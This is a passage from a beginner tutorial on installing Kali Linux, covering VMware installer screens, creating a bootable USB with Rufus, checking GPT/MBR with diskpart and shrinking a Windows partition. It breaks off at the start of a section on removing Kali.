
Step 8:
Enter desired password (**pass** in this case)


```
[!!] Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or
unqualified user with root access can have disastrous results, so you should take care to
choose a root password that is not easy to guess. It should not be a word found in
dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be
changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root
account will be disabled and the system's initial user account will be given the power to
become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

****_____________________________________________________________________________________

     <Go Back>                                                              <Continue>
```

Step 9:
Select disk press [**ENTER**] then select **All files in one partition** and press [**ENTER**].



```
[!] Partition disks

Selected for partitioning:

SCSI3 (0,0,0) (sda) - VMware, VMware Virtual S: 21.5 GB

The disk can be partitioned using one of several different schemes. If you are unsure,
choose the first one.

Partitioning scheme:

                All files in one partition (recommended for new users)
                Separate /home partition
                Separate /home, /usr, /var, and /tmp partitions

    <Go Back>
```

Step 10:
Select Finish partitioning and write changes to disk.




```
[!!] Partition disks

This is an overview of your currently configured partitions and mount points. Select a
partition to modify its settings (file system, mount point, etc.), a free space to create
partitions, or a device to initialize its partition table.

                 Guided partitioning
                 Configure software RAID
                 Configure the Logical Volume Manager
                 Configure encrypted volumes

                 SCSI3 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
                      #1  primary   20.5 GB     f  ext4    /
                      #5  logical  922.7 MB     f  swap    swap

                 Undo changes to partitions
                 Finish partitioning and write changes to disk

     <Go Back>
```

Step 11:
Select **Yes** to confirm Write changes to disks and press [**ENTER**].




```
[!!] Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you
will be able to make further changes manually.

The partition tables of the following devices are changed:
   SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
   partition #1 of SCSI3 (0,0,0) (sda) as ext4
   partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

    <Yes>                                                                    <No>
```

Step 12:
Wait for setup to Install the System



```
Installing the system...

75%

Copying data to disk...
```


Step 13:
Setup will ask you for selecting a *network mirror* to download latest packages. Select **No** and then click **cancel.**



```
[!] Configure the package manager

A network mirror can be used to supplement the software that is included on the CD-ROM.
This may also make newer versions of software available.


Use a network mirror?

    <Go Back>                                                      <Yes>    <No>
```


Updating manually from desktop will save us time.

Step 14:
Install GRUB (GRand Unified Bootloader) to the Master Boot Record. To choose from the options to boot Kali Linux within VMWare after installation.




```
[!] Install the GRUB boot loader on a hard disk

It seems that this new installation is the only operating system on this computer. If so,
it should be safe to install the GRUB boot loader to the master boot record of your first
hard drive.

Warning: If the installer failed to detect another operating system that is present on
your computer, modifying the master boot record will make that operating system
temporarily unbootable, though GRUB can be manually configured later to boot it.

Install the GRUB boot loader to the master boot record?

    <Go Back>                                                      <Yes>    <No>
```

Step 15:
Setup is now complete. Select **Continue** and hit [**ENTER**].




```
[!!] Finish the installation

                              Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove
the installation media (CD-ROM, floppies), so that you boot into the new system rather
than restarting the installation.

    <Go Back>                                                           <Continue>
```

Step 16:
Now start the Virtual machine “Kali Linux”, and press [**ENTER**] to continue boot.



```
GNU GRUB  version 1.99-26
KALI LINUX

Debian GNU/Linux, with Linux 3.7-trunk-686-pae
Debian GNU/Linux, with Linux 3.7-trunk-686-pae (recovery mode)

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the commands
before booting or 'c' for a command-line.
```

Step 17:
Press [**ENTER**] on other and enter the credentials
Username: **root**
Password: **pass** (Entered previously on Step 8), and click on login



rs

Other...

Password: ••••

Now, we have successfully installed Kali Linux in VMWare Workstation and logged in to the Desktop.
Let's see how to install Kali on HD or Dual Boot

Installing Kali Linux on PC

For a beginner, it is highly non-recommended to dual boot Kali Linux on your main machine. As it can lead to potential data loss, accidentally.
Kali can be run either in live mode, i.e. directly from USB without any installation, or install it completely on your Hard Drive.

Kali Linux on USB: Advantages

The best way to run or install Kali Linux is to run it from a USB. This method has several advantages:

- **Ultra-portable** – USB always has been known for its portability. Installing Kali on a USB makes it ultra-portable and allows us to run it anywhere we go. just need to Plug-n-play the USB stick and we are up with our Kali.
- **Faster installation** – Older versions of USB (2.0) supports reading speed of a max. of 7-10 MBPS and recent USB 3.0 are even faster than that. Which makes installing Kali Linux at blazing fast speed.
- **Customizable** – Linux is always open source and so Kali. You can customize and build Kali Linux and install your own version on the USB stick.
- **Persistent** – Booting into Live disc from USB clears all the activity or tasks performed after system is restarted. Live Kali installed on USB can be made persistent with a little effort.

As we will make many changes to the system along the road, it is ideal to have a full-fledged install available.
Though, for a beginner I recommend to perform all the tests under a VM.

HD Install Kali Linux: Prerequisites

- **USB stick (>4 GB)** - We can boot Live system or install through USB. 4+ gigs of storage would be enough.
- **Kali Linux ISO** - ISO file contains the OS and necessary boot information, which will be written to the USB stick allow us to access GRUB.
- **Laptop/Desktop (~4 GB RAM)** - We will be performing extensive-memory tasks. so, a minimum requirement is a system with 4 GB of RAM and dual core processor. To ensure that Kali Linux perform well throughout the series.
- **A Windows installation** - We will need Windows to partition the disk for Kali Linux. It will be easy and safe for the beginners.
- **Rufus Bootable USB Creator -** Self-explanatory. Download from https://rufus.akeo.ie/

GPT. Check. Stop wasting Time

Master boot record (**MBR**) disks use the standard(legacy) BIOS partition table. **GUID partition table** (**GPT**) disks use unified extensible firmware interface (**UEFI**). One advantage of **GPT** disks is that you can have more than four *primary partitions* on each disk.
Every other laptop now comes with UEFI mode, unlike older machines that runs on legacy BIOS. With GPT partition table comes UEFI and with msdos/Master Boot Record (MBR) partition table comes BIOS. Both target Hard Drive and installation media (USB) ***should*** have same partition table. Either GPT-GPT or MBR-MBR, it is an incompatibility otherwise.
It is simple to check whether you have a GPT type disk or msdos.

1. Press **Win + r** in your Windows
2. Type **diskpart**. Press [ENTER]
3. Enter *list disk*
4. Check for asterisk under last column i.e. GPT

```
DISKPART> list disk

  Disk ###    Status         Size     Free         Dyn    Gpt
  --------    -------------  -------  -------      ---    ---
  Disk 0      Online         447 GB   1024 KB
  Disk 1      No Media       0 B       0 B
  Disk 2      Online         14 GB     0 B
```

If a disk is GPT, it will have an asterisk (*) under the “GPT” column. If it’s an MBR disk, it will be blank under the GPT column.
Mine is an MBR Style partition table, so GPT column is blank. Otherwise it would look like this:


```
DISKPART> list disk

  Disk ###    Status         Size     Free         Dyn    Gpt
  --------    -------------  -------  -------      ---    ---
  Disk 0      Online         447 GB   1024 KB              *
  Disk 1      No Media       0 B       0 B
  Disk 2      Online         14 GB     0 B
```

Disk 0 is my 500 GB SSD Drive, and
Disk 2 is my 16 gigs USB drive. 14.8 GB total usable.

Create Kali Linux Bootable USB

Now that you know what partition type your machine has, next step is to create a bootable USB with Rufus.

1. Download and open Rufus
2. Select appropriate partition scheme.



Rufus 2.15.1117


Device: ROOTSH3LL (F:) [16GB]

Partition scheme and target system type: MBR partition scheme for BIOS or UEFI

- MBR partition scheme for BIOS or UEFI
- MBR partition scheme for UEFI
- GPT partition scheme for UEFI

Cluster size: 8192 bytes (Default)

3. Select USB Drive
4. Quick Format the drive
5. Browse for Kali Linux ISO file
6. Burn!



MBR partition scheme for BIOS or UEFI

File system: FAT32 (Default)

Cluster size: 8192 bytes (Default)

New volume label: ROOTSH3LL

Format Options


- [ ] Check device for bad blocks — 1 Pass
- [x] Quick format
- [x] Create a bootable disk using — FreeDOS
- [x] Create extended label and icon files

Linux systems uses a dedicated space, Swap space/partition, as a memory management method. It is simply the pagefile.sys for Linux systems.
Swap space in Linux is used when the amount of physical memory (RAM) is full. If the system needs more memory resources and the RAM is full, inactive pages in memory are moved to the swap space. Swap space can be a dedicated swap partition (recommended), a swap file, or a combination of swap partitions and swap files.

Rule of thumb: Swap file/partition size = Physical memory.

Before you begin installation, create a partition which will automatically split into.


1. Installation and
2. Swap partition



Step 1:
Right click on **Computer**.
Click Manage.


Step 2:
Select Storage > **Disk management** in left panel

1. **Right Click** on a drive with > 40 GB free space.
2. **Shrink** (**C:** in this case) to cut some space from selected drive.



Selected partition should be primary. Primary type partition is needed to boot Kali. We will write Kali's boot loader(GRUB) to Master boot record during installation. So, make sure partition you select is Primary.

Wait for the scan to Finish.
Enter the size in MB (*40* GB x *1024* = *40960* MB). Click on **Shrink.**


Shrink C:

Total size before shrink in MB: 147673

Size of available shrink space in MB: 20484


Enter the amount of space to shrink in MB: 20484

Total size after shrink in MB: 127189

You cannot shrink a volume beyond the point where any unmovable files are located. See the "defrag" event in the Application log for detailed information about the operation when it has completed.

See Shrink a Basic Volume in Disk Management help for more information.

I had only 20484 MB shrink-able space. But it is recommended for you to use at least 30 GB to prevent low disk space issues.



An Unallocated Black coloured partition is created

Bootable USB. Check!

Partition. Check!

Shutdown and boot with USB.

Booting from USB/DVD media varies between vendors. Try pressing <*ESC*>, <**F8**>, <**F10**>, <**F12**> or *Delete* key to boot from your USB. Else give *first boot device priority* to USB in BIOS

Remove Kali Linux HD Install

After Removing Kali Linux, you won't be able to boot into Windows or any OS installed after you restart. So, make sure you have already created bootable USB of Kali Linux for the Installation or Rescue!

Q. Why remove Kali Linux? It is the Best Penetration testing distribution out there.

Well, as Kali Linux is an Open Source Distro and comes with absolutely NO WARRANTY, and also, we will be using root account very frequently, so there are chances that one might corrupt the boot loader while playing around with Kali and cause problem booting into the OS.

A previously installed unusable Kali Linux on your PC exists and you decide to remove it and install another Pentesting Distro(any). Utilising the space while preventing MBR, we will learn the process to remove Kali Linux neatly.

Q. Why it won't be able to boot?

